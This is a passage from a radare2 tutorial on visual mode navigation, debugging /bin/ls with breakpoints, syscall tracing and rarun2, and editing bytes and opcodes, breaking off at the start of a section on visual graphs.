


```
[0x004048c5 15% 512 /bin/ls]> x @ entry0
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x004048c5  31ed 4989 d15e 4889 e248 83e4 f050 5449  1.I..^H..H...PTI
0x004048d5  c7c0 6025 4100 48c7 c1f0 2441 0048 c7c7  ..`%A.H...$A.H..
0x004048e5  a028 4000 e802 dcff fff4 90b8 5fc6 6100  .(@........._.a.
0x004048f5  5548 2d58 c661 0048 83f8 0e48 89e5 761b  UH-X.a.H...H..v.
0x00404905  b800 0000 0048 85c0 7411 5dbf 58c6 6100  .....H..t.].X.a.
0x00404915  ffe0 660f 1f84 0000 0000 005d c366 6666  ..f........].fff
0x00404925  6666 2e0f 1f84 0000 0000 00be 58c6 6100  ff..........X.a.
0x00404935  5548 81ee 58c6 6100 48c1 fe03 4889 e548  UH..X.a.H...H..H
0x00404945  89f0 48c1 e83f 4801 c648 d1fe 7415 b800  ..H..?H..H..t...
0x00404955  0000 0048 85c0 740b 5dbf 58c6 6100 ffe0  ...H..t.].X.a...
0x00404965  0f1f 005d c366 0f1f 4400 0080 3d41 7d21  ...].f..D...=A}!
0x00404975  0000 7511 5548 89e5 e86e ffff ff5d c605  ..u.UH...n...]..
0x00404985  2e7d 2100 01f3 c30f 1f40 00bf 00be 6100  .}!......@....a.
```

You will be presented with a hex view of the binary. You can cycle between view modes using `p` and `P`. You can identify each mode by reading the prompt, which shows you which command is being run to generate the output.

```
[0x004048c5 15% 512 /bin/ls]> x @ entry0              # Hex mode
[0x004048c5 15% 512 /bin/ls]> pd $r @ entry0          # Disassembly mode
[0x004048c5 15% 160 /bin/ls]> ?0;f tmp;s.. @ entry0  # Hex|Registers|Disassembly
[0x004048c5 15% 512 /bin/ls]> pxw @ entry0            # Hex words
[0x004048c5 15% 160 /bin/ls]> pc @ entry0             # C buffers
[0x004048c5 15% 4096 /bin/ls]> pxA @ entry0           # Operation analysis
[0x004048c5 15% 512 /bin/ls]> pxa @ entry0            # Annotated hexdump
```

For now, we are going to focus on the disassembly view (by pressing `p` once).



```
[0x004048c5 15% 512 /bin/ls]> pd $r @ entry0
(fcn) entry0 42
          0x004048c5      31ed           xor ebp, ebp
          0x004048c7      4989d1         mov r9, rdx
          0x004048ca      5e             pop rsi
          0x004048cb      4889e2         mov rdx, rsp
          0x004048ce      4883e4f0       and rsp, 0xfffffffffffffff0
          0x004048d2      50             push rax
          0x004048d3      54             push rsp
          0x004048d4      49c7c0602541.  mov r8, 0x412560
          0x004048db      48c7c1f02441.  mov rcx, 0x4124f0
          0x004048e2      48c7c7a02840.  mov rdi, main            ; "AWAVAUATUS..H..H...." @ 0x4028a0
          0x004048e9      e802dcffff     call sym.imp.__libc_start_main ;[1]
          0x004048ee      f4             hlt
          0x004048ef      90
(fcn) fcn.004048f0 50
          ; CALL XREF from 0x0040497d (unk)
          0x004048f0      b85fc66100     mov eax, 0x61c65f        ; ".interp" @ 0x61c65f
          0x004048f5      55             push rbp
          0x004048f6      482d58c66100   sub rax, 0x61c658
          0x004048fc      4883f80e       cmp rax, 0xe
          0x00404900      4889e5         mov rbp, rsp
       ,< 0x00404903      761b           jbe 0x404920             ;[2]
       |  0x00404905      b800000000     mov eax, 0
       |  0x0040490a      4885c0         test rax, rax
      ,< 0x0040490d      7411           je 0x404920              ;[2]
      ||  0x0040490f      5d             pop rbp
      ||  0x00404910      bf58c66100     mov edi, 0x61c658        ; "strtab" @ 0x61c658
      ||  0x00404915      ffe0           jmp rax
      ||  0x00404917      660f1f840000.           [rax + rax]
      ||  ; JMP XREF from 0x00404903 (fcn.004048f0)
      ||  ; JMP XREF from 0x0040490d (fcn.004048f0)
```

Getting help

As always, you can press `?` to view available shortcuts in this mode. For now, we will focus on navigation; there are a few shortcuts which are not so obvious.

Basic movement

You can move up or down (instruction by instruction) via the arrow keys or `j` (down) and `k` (up), similar to Vim. Move up or down over entire functions via `n` and `N`.

When the current instruction is a `jmp` or a `call`, you can follow it by pressing `<Enter>`. But there's a faster way. Notice that the `call sym.imp.__libc_start_main` instruction has a comment with the number `1` between square brackets. If you press `1`, even if you are not currently positioned on the call instruction, you will follow that call. The same goes for the `jmp` instruction further down, with `2` commented in square brackets.

You can go to any offset with `o`. You can undo any seek at any time via the `u` key and redo it with `U`.

Marks

You can set marks at any point using `m` followed by any key (case-sensitive). To go to a mark, press `'` followed by the mark key. Be aware that marks are not highlighted in any way in contrast to flags.

Fuzzy flag searcher

A fuzzy-like searcher can be accessed with the `_` key, very handy for quickly finding and switching between functions, strings and other flags.

Cross-references

You can get a list of cross-references (xrefs, for short) from/to data using `x` and `X`, respectively.

For example, pressing `X` in main will yield

```
[GOTO REF]>
 [0] 0x004028b9 DATA XREF 0x00000028 (main)(section.)
 [1] 0x004028cc CODE (CALL) XREF 0x0040d8f0 (main)(sub.fwrite_8f0)
 [2] 0x004028d1 DATA XREF 0x00418571 (main)(str.Written_by__s___s__and__s._n)
 [3] 0x004028db CODE (CALL) XREF 0x00402710 (main)(sym.imp.setlocale)
 [4] 0x004028e0 DATA XREF 0x0041513f (main)(str._usr_share_locale)
 [5] 0x004028e5 DATA XREF 0x00415128 (main)(str.GNU_coreutils)
 [6] 0x004028ea CODE (CALL) XREF 0x00402340 (main)(sym.imp.bindtextdomain)
 [7] 0x004028ef DATA XREF 0x00415128 (main)(str.GNU_coreutils)
 [8] 0x004028f4 CODE (CALL) XREF 0x00402300 (main)(sym.imp.textdomain)
 [9] 0x004028f9 DATA XREF 0x0040a1c0 (main)(fcn.0040a0d0)
```

Again, using the numbers `1-9`, you can quickly go to any of these references.

Debugging

Let's load up `/bin/ls` in debug mode. There are multiple ways to do this.

One way is to load it up directly in debug mode via the `d` flag.

`r2 -Ad /bin/ls`

If `/bin/ls` is already opened in read-only mode, you can reopen it via `ood`, or the alias `doo`. Any flags you set will be preserved.

Commands

All debugging-related commands are prefixed with `d`, which is easy to remember and quite handy.

```
[0x7f5c795e8190]> d?
|Usage: d # Debug commands
| db[?]                      Breakpoints commands
| dbt                        Display backtrace based on dbg.btdepth and dbg.btalgo
| dc[?]                      Continue execution
| dd[?]                      File descriptors (!fd in r1)
| de[-sc] [rwx] [rm] [e]     Debug with ESIL (see de?)
| dg <file>                  Generate a core-file (WIP)
| dh [handler]               List or set debugger handler
| dH [handler]               Transplant process to a new handler
| di                         Show debugger backend information (See dh)
| dk[?]                      List, send, get, set, signal handlers of child
| dm[?]                      Show memory maps
| do                         Open process (reload, alias for 'oo')
| doo[args]                  Reopen in debugger mode with args (alias for 'ood')
| dp[?]                      List, attach to process or thread id
| dr[?]                      Cpu registers
| ds[?]                      Step, over, source line
| dt[?]                      Display instruction traces (dtr=reset)
| dw <pid>                   Block prompt until pid dies
| dx[?]                      Inject and run code on target process (See gs)
```

You can set breakpoints using `db <address/flag>`. `db` will simply list all breakpoints.

`ds <n>` will step into `n` instructions, while `dso <n>` will step over them (i.e. not following calls)

You should experiment as much as possible with each debugging command.

Useful tips and tricks

Continue until address/flag

Instead of setting a breakpoint at an address and then continuing execution with `dc`, you can instead enter `dcu <address>` and execution will continue until that address or flag.

Example:

```
[0x7fb12b928190]> dcu main
Continue until 0x004028a0 using 1 bpsize
hit breakpoint at: 4028a0
attach 21109 1
[0x004028a0]>
```

System call tracing

You can continue execution until a specific system call via `dcs <syscall name/number>`. You can trace all syscalls with `dcs*`.

Example:

```
[0x7f9e72ede190]> dcs mmap
Running child until syscalls:9
hit breakpoint at: 7f9e72ede193
attach 21117 1
--> SN 0x7f9e72ef2e8c syscall 12 brk (0x0)
hit breakpoint at: 7f9e72ef2e92
--> SN 0x7f9e72ef4207 syscall 21 access (0x7f9e72ef7556 0x0)
hit breakpoint at: 7f9e72ef420d
--> SN 0x7f9e72ef42da syscall 9 mmap (0x0 0x2000 0x3 0x22 0xffffffff 0x0)
```

Telescoping and references

Something else which you might be interested in when debugging is to find out what the registers and stack values point to (cross-references).

These can be achieved via `drr` and `pxr @ rsp`, respectively.

```
[0x7f0ac9d09190]> dcu main
Continue until 0x004028a0 using 1 bpsize
hit breakpoint at: 4028a0
attach 21122 1
[0x004028a0]> drr
  orax 0xffffffffffffffff  orax
   rax 0x00000000004028a0  (.text) (/bin/ls) rip main program R X 'push r15' 'ls'
   rbx 0x0000000000000000  rbp
   rcx 0x0000000000000000  rbp
   rdx 0x00007ffd390e4c18  rdx stack R W 0x7ffd390e5594 --> stack R W 0x524e54565f4744
58 (XDG_VTNR=7) --> ascii
    r8 0x00007f0ac98d5c60  (/lib/x86_64-linux-gnu/libc-2.19.so) r8 library R W 0x0 -->
 rbp
    r9 0x00007f0ac9d16de0  (/lib/x86_64-linux-gnu/ld-2.19.so) r9 library R X 'push rbp
' 'ld-2.19.so'
   r10 0x00007ffd390e49b0  r10 stack R W 0x0 --> rbp
   r11 0x00007f0ac9550a50  (/lib/x86_64-linux-gnu/libc-2.19.so) r11 library R X 'push
r14' 'libc-2.19.so'
   r12 0x00000000004048c5  (.text) (/bin/ls) r12 entry0 program R X 'xor ebp, ebp' 'ls
'
   r13 0x00007ffd390e4c00  r13 stack R W 0x1 --> (.shstrtab) rdi
   r14 0x0000000000000000  rbp
   r15 0x0000000000000000  rbp
   rsi 0x00007ffd390e4c08  rsi stack R W 0x7ffd390e558c --> stack R W 0x736c2f6e69622f
 (/bin/ls) --> ascii
   rdi 0x0000000000000001  (.shstrtab) rdi
   rsp 0x00007ffd390e4b28  rsp stack R W 0x7f0ac9550b45 --> (/lib/x86_64-linux-gnu/lib
c-2.19.so) library R X 'mov edi, eax' 'libc-2.19.so'
   rbp 0x0000000000000000  rbp
   rip 0x00000000004028a0  (.text) (/bin/ls) rip main program R X 'push r15' 'ls'
rflags 0x0000000000000246  rflags
[0x004028a0]> pxr @ rsp!32
0x7ffd390e4b28  0x00007f0ac9550b45   E.U..... (/lib/x86_64-linux-gnu/libc-2.19.so) lib
rary R X 'mov edi, eax' 'libc-2.19.so'
0x7ffd390e4b30  0x0000000000000000   ........ rbp
0x7ffd390e4b38  0x00007ffd390e4c08   .L.9.... rsi stack R W 0x7ffd390e558c --> stack R
 W 0x736c2f6e69622f (/bin/ls) --> ascii
0x7ffd390e4b40  0x0000000100000000   ........
```

Command at breakpoint hit

You can set radare2 to run a command automatically when hitting a breakpoint via `dbc`. This can be any sort of command, simple or complex. Each breakpoint can have its own command!

Example:

```
[0x7f710cdd2190]> db main
[0x7f710cdd2190]> db entry0
[0x7f710cdd2190]> dbc main drr
[0x7f710cdd2190]> dbc entry0 pd 10
[0x7f710cdd2190]> dc
hit breakpoint at: 4048c5
  ;--         mov rdi, rsp
        call 0x7f710cdd5710
        mov r12, rax
        mov eax, dword [rip + 0x21fc57]
        pop rdx
        lea rsp, [rsp + rax*8]
        sub edx, eax
        push rdx
        mov rsi, rdx
        mov r13, rsp
[0x004048c5]> dc
hit breakpoint at: 4048c7
hit breakpoint at: 4028a0
  orax 0xffffffffffffffff  orax
   rax 0x00000000004028a0  (.text) (/bin/ls) section..text main program R X 'push r15'
 'ls'
   rbx 0x0000000000000000  rbp
   rcx 0x0000000000000000  rbp
   rdx 0x00007ffefebe0af8  stack R W 0x7ffefebe2594 --> stack R W 0x524e54565f474458 (
XDG_VTNR=7) --> ascii
    r8 0x00007f710c99ec60  (/lib/x86_64-linux-gnu/libc-2.19.so) library R W 0x0 --> rb
p
    r9 0x00007f710cddfde0  (/lib/x86_64-linux-gnu/ld-2.19.so) rdx library R X 'push rb
p' 'ld-2.19.so'
   r10 0x00007ffefebe0890  stack R W 0x0 --> rbp
   r11 0x00007f710c619a50  (/lib/x86_64-linux-gnu/libc-2.19.so) library R X 'push r14'
 'libc-2.19.so'
   r12 0x00000000004048c5  (.text) (/bin/ls) rip entry0 program R X 'xor ebp, ebp' 'ls
'
   r13 0x00007ffefebe0ae0  r13 stack R W 0x1 --> (.shstrtab) rsi
   r14 0x0000000000000000  rbp
   r15 0x0000000000000000  rbp
   rsi 0x00007ffefebe0ae8  stack R W 0x7ffefebe258c --> stack R W 0x736c2f6e69622f (/b
in/ls) --> ascii
   rdi 0x0000000000000001  (.shstrtab) rsi
   rsp 0x00007ffefebe0a08  stack R W 0x7f710c619b45 --> (/lib/x86_64-linux-gnu/libc-2.
19.so) library R X 'mov edi, eax' 'libc-2.19.so'
   rbp 0x0000000000000000  rbp
   rip 0x00000000004028a0  (.text) (/bin/ls) section..text main program R X 'push r15'
 'ls'
rflags 0x0000000000000246
```

This can be very useful when you have a breakpoint within a loop which changes a register or an area of memory. You can keep hitting the breakpoint and see how the register or memory region gets updated.

Debugging in custom environments

Most cases require you to feed the binary some custom input, or have some enviroment variable set up accordingly. For those cases, it is best to wrap the program using `rarun2`, as follows:

```
r2 -d rarun2 program=./<program_name> arg0=foo stdin=./<some_file> setenv=ENV_VAR=<value>
```

You can see a full list of options for rarun2 in its corresponding `man` page.

Of course, if the list becomes too large, you can organize them into a `.rr2` file to feed to rarun2, as follows:

```
#!/usr/bin/rarun2
program=./<program_name>
arg0=foo
stdin=./<some_file>
setenv=ENV_VAR=<value>
```

and then just run

```
r2 -d rarun2 script.rr2
```

Note that when first starting radare2 in debug mode, you will actually be debugging rarun2! You need to first continue execution (`dc`) which will leave you in the loader for the program itself.

Visual Debugging


The process of debugging usually requires a lot of visual feedback from the debugger that's being used. Although the radare2 debugger is fairly usable from the command mode, it is fairly uninspiring to do so.

Luckily, debugging can be done directly from visual mode.

As usual, we load `/bin/ls`.

```
r2 -Ad /bin/ls
```

We then switch to visual mode, disassembly view.



The first question that pops in your mind probably is... where am I?! Let's find out!

We can print a list of memory maps of the current process via `dm`.

> **Reminder**: you don't have to quit visual mode to input commands. Simply use `:` and then enter the command as you would in command mode. In our case, `:dm<Enter>`


```
:> dm
sys 112K 0x0000000000400000 - 0x000000000041c000 s -r-x /bin/ls /bin/ls
sys   8K 0x000000000061b000 - 0x000000000061d000 s -rw- /bin/ls /bin/ls
sys   4K 0x000000000061d000 - 0x000000000061e000 s -rw- unk0 unk0
sys 128K 0x00007fbda0b61000 * 0x00007fbda0b81000 s -r-x /lib/x86_64-linux-gnu/ld-2.19.
so /lib/x86_64-linux-gnu/ld-2.19.so
sys   8K 0x00007fbda0d81000 - 0x00007fbda0d83000 s -rw- /lib/x86_64-linux-gnu/ld-2.19.
so /lib/x86_64-linux-gnu/ld-2.19.so
sys   4K 0x00007fbda0d83000 - 0x00007fbda0d84000 s -rw- unk1 unk1
sys 132K 0x00007ffdb16fc000 - 0x00007ffdb171d000 s -rw- [stack] [stack]
sys   8K 0x00007ffdb17a6000 - 0x00007ffdb17a8000 s -r-x [vdso] [vdso]
sys   8K 0x00007ffdb17a8000 - 0x00007ffdb17aa000 s -r-- [vvar] [vvar]
sys   4K 0xffffffffff600000 - 0xffffffffff601000 s -r-x [vsyscall] [vsyscall]
:>
```

An asterisk(`*`) will indicate where the current seek is located.

> **Note**: This may be unintuitive at first, but the current seek is independent from the program counter (RIP, in our case). You can change the seek freely. `dm` will always tell you where the seek is, not where RIP is pointing at.

We can safely say that we are in the loader's code. This information can be accessed easier via `dm.` , which only tells us `/lib/x86_64-linux-gnu/ld-2.19.so` .

We can skip the painful steps the loader has to make, first by changing the seek to `main` (`o` and type `main`), setting a breakpoint (`b` or `<F2>`) and continuing (`<F9>`).



```
[0x004028a2 160 /bin/ls]> ?0;f tmp;s.. @ main+2 # 0x4028a2
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7fff2d846fa0  d070 842d ff7f 0000 a596 0a01 0000 0000  .p.-............
0x7fff2d846fb0  c070 842d ff7f 0000 0900 0000 0000 0000  .p.-............
0x7fff2d846fc0  0000 0000 0000 0000 4042 86ed fa7f 0000  ........@B......
0x7fff2d846fd0  f849 88ed fa7f 0000 9dc5 e9ec fa7f 0000  .I..............
orax 0xffffffffffffffff   rax 0x00000000          rbx 0x00000001
 rcx 0x00000000           rdx 0x7fff2d847458       r8 0x7ffaed230c60
  r9 0x7ffaed671de0       r10 0x7fff2d8471f0      r11 0x7ffaeceaba50
 r12 0x004048c5           r13 0x7fff2d847440      r14 0x00000000
 r15 0x00000000           rsi 0x7fff2d847448      rdi 0x7fff2d848587
 rsp 0x7fff2d846fa0       rbp 0x7fff2d847448      rip 0x004028cc
 rflags 1PZI
            0x004028a2      4156           push r14
            0x004028a4      4155           push r13
            0x004028a6      4154           push r12
            0x004028a8      55             push rbp
            0x004028a9      53             push rbx
            0x004028aa      89fb           mov ebx, edi
            0x004028ac      4889f5         mov rbp, rsi
            0x004028af      4881ec980300.  sub rsp, 0x398
            0x004028b6      488b3e         mov rdi, qword [rsi]
            0x004028b9      64488b042528.  mov rax, qword fs:[0x28]     ; [0x28:8]=-1 ; '(' ; 40
            0x004028c2      488984248803.  mov qword [rsp + local_388h], rax
            0x004028ca      31c0           xor eax, eax
            ;-- rip:
            0x004028cc      e81fb00000     call 0x40d8f0                ;[1]
            0x004028d1      be71854100     mov esi, 0x418571
            0x004028d6      bf06000000     mov edi, 6
            0x004028db      e830feffff     call sym.imp.setlocale       ;[2]
            0x004028e0      be3f514100     mov esi, str._usr_share_locale ; "/usr/share/locale" @ 0x41513f
            0x004028e5      bf28514100     mov edi, 0x415128            ; "coreutils" 0x00415128
```

We can change the print mode to show the stack and registers along the disassembly view (an extra `p` from the normal disassembly view). Stepping into (`s`) or stepping over (`S`) will update `rip` , the registers and the stack. Registers will get colored if they are changed after an instruction.

You can still access all the debugger commands through the command menu (`:`) and also have visual feedback. You can seek and investigate functions, set breakpoints and so on. To return the seek to the program counter at any time, press `.` .

Editing in r2

r2 can be used as a precise editor, which is very useful when patching files. A file needs to be opened with write permission via the `-w` option in order to do this.

Let's start with a blank file.

```
r2 -w blank
```

Writing in command mode

There are plenty of write operations in radare2, all of them prefixed by `w`.

```
[0x00000000]> w?
|Usage: w[x] [str] [<file] [<<EOF] [@addr]
| w[1248][+-][n]     increment/decrement byte,word..
| w foobar           write string 'foobar'
| w0 [len]           write 'len' bytes with value 0x00
| w6[de] base64/hex  write base64 [d]ecoded or [e]ncoded string
| wa push ebp        write opcode, separated by ';' (use '"' around the command)
| waf file           assemble file and write bytes
| wao op             modify opcode (change conditional of jump. nop, etc)
| wA r 0             alter/modify opcode at current seek (see wA?)
| wb 010203          fill current block with cyclic hexpairs
| wB[-]0xVALUE       set or unset bits with given value
| wc                 list all write changes
| wc[ir*?]           write cache undo/commit/reset/list (io.cache)
| wd [off] [n]       duplicate N bytes from offset at current seek (memcpy) (see y?)
| we[nNsxX] [arg]    extend write operations (insert instead of replace)
| wf -|file          write contents of file at current offset
| wh r2              whereis/which shell command
| wm f0ff            set binary mask hexpair to be used as cyclic write mask
| wo? hex            write in block with operation. 'wo?' fmi
| wp -|file          apply radare patch file. See wp? fmi
| wr 10              write 10 random bytes
| ws pstring         write 1 byte for length and then the string
| wt file [sz]       write to file (from current seek, blocksize or sz bytes)
| ww foobar          write wide string 'f\x00o\x00o\x00b\x00a\x00r\x00'
| wx 9090            write two intel nops
| wv eip+34          write 32-64 bit value
| wz string          write zero terminated string (like w + \x00
```

Note that, like any other command, write operations will be performed relative to the current seek and block size (where applicable).

Let's write some random zero terminated string, and print it:

```
[0x00000000]> "wz The quick brown fox jumps over the lazy dog."
[0x00000000]> psz
The quick brown fox jumps over the lazy dog.
```

Relative offsets still work, so we could write anywhere we please without having to seek to that location beforehand:

```
[0x00000000]> wx deadbeef @ 0x30
[0x00000000]> p8 @ 0x30!4
deadbeef
```

Editing in visual mode

Some edits are much better when performed in a visual context.

Let's switch to visual mode.

You can toggle the editing `cursor` using the `c` key. You can move the cursor around using the arrow keys or `hjkl`. It is recommended that you use the `hjkl` keys for reasons which will become obvious.

When turning the cursor on, you will notice that two vertical white borders appear surrounding the hex area. You can use `<TAB>` to toggle between editing this area and the plaintext one on the right.

Use `i` to insert hex values (when the cursor is in the hex zone) or plaintext.

```
[0x00000000 0% 512 (0x30:-1=1)]> x
- offset - | 0 1  2 3  4 5  6 7  8 9  A B  C D  E F| 0123456789ABCDEF
0x00000000 |5468 6520 7175 6963 6b20 6272 6f77 6e20| The quick brown
0x00000010 |666f 7820 6a75 6d70 7320 6f76 6572 2074| fox jumps over t
0x00000020 |6865 206c 617a 7920 646f 672e 0000 0000| he lazy dog.....
0x00000030 |0000 0000 0000 0000 0000 0000 0000 ffff| ................
0x00000040 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000050 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000060 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000070 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000080 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000090 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000000a0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000000b0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000000c0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000000d0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000000e0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000000f0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000100 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000110 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000120 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000130 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000140 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000150 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000160 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000170 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000180 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x00000190 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000001a0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000001b0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
0x000001c0 |ffff ffff ffff ffff ffff ffff ffff ffff| ................
insert hex: deadbeef
```

```
[0x00000000 0% 512 (0x34:-1=1)]> x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F |0123456789ABCDEF|
0x00000000  5468 6520 7175 6963 6b20 6272 6f77 6e20 |The quick brown |
0x00000010  666f 7820 6a75 6d70 7320 6f76 6572 2074 |fox jumps over t|
0x00000020  6865 206c 617a 7920 646f 672e 0000 0000 |he lazy dog.....|
0x00000030  dead beef 6465 6164 6265 6566 0000 ffff |....deadbeef....|
```

Yanking and pasting

Yanking (or, more commonly known as copying) and pasting hex/text can be done with the `y` and `Y` keys in visual mode. This is where the arrow keys/hjkl distinction plays a role.

You can select entire sequences of bytes by holding down `<Shift>` and moving the cursor via `hjkl` (arrow keys will most likely not work).

Visual assembly

Let's set everything back to `00` by filling the entire first block with a "cyclic" pattern of zeros.

```
[0x00000000]> wb 00
```

Let's switch to disassembly view.

Another useful and powerful editing feature is the visual assembly editor. You can switch to it via `A`.

Notice how everything updates in real time.

You can also use the cursor in disassembly view, similar to how you do in the hex view, to quickly patch instructions.

Visual Graphs

While the visual mode offers a good amount of information for most practical applications, there is an ever better mode: visual graphs.

```
$ r2 -A ./hello
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
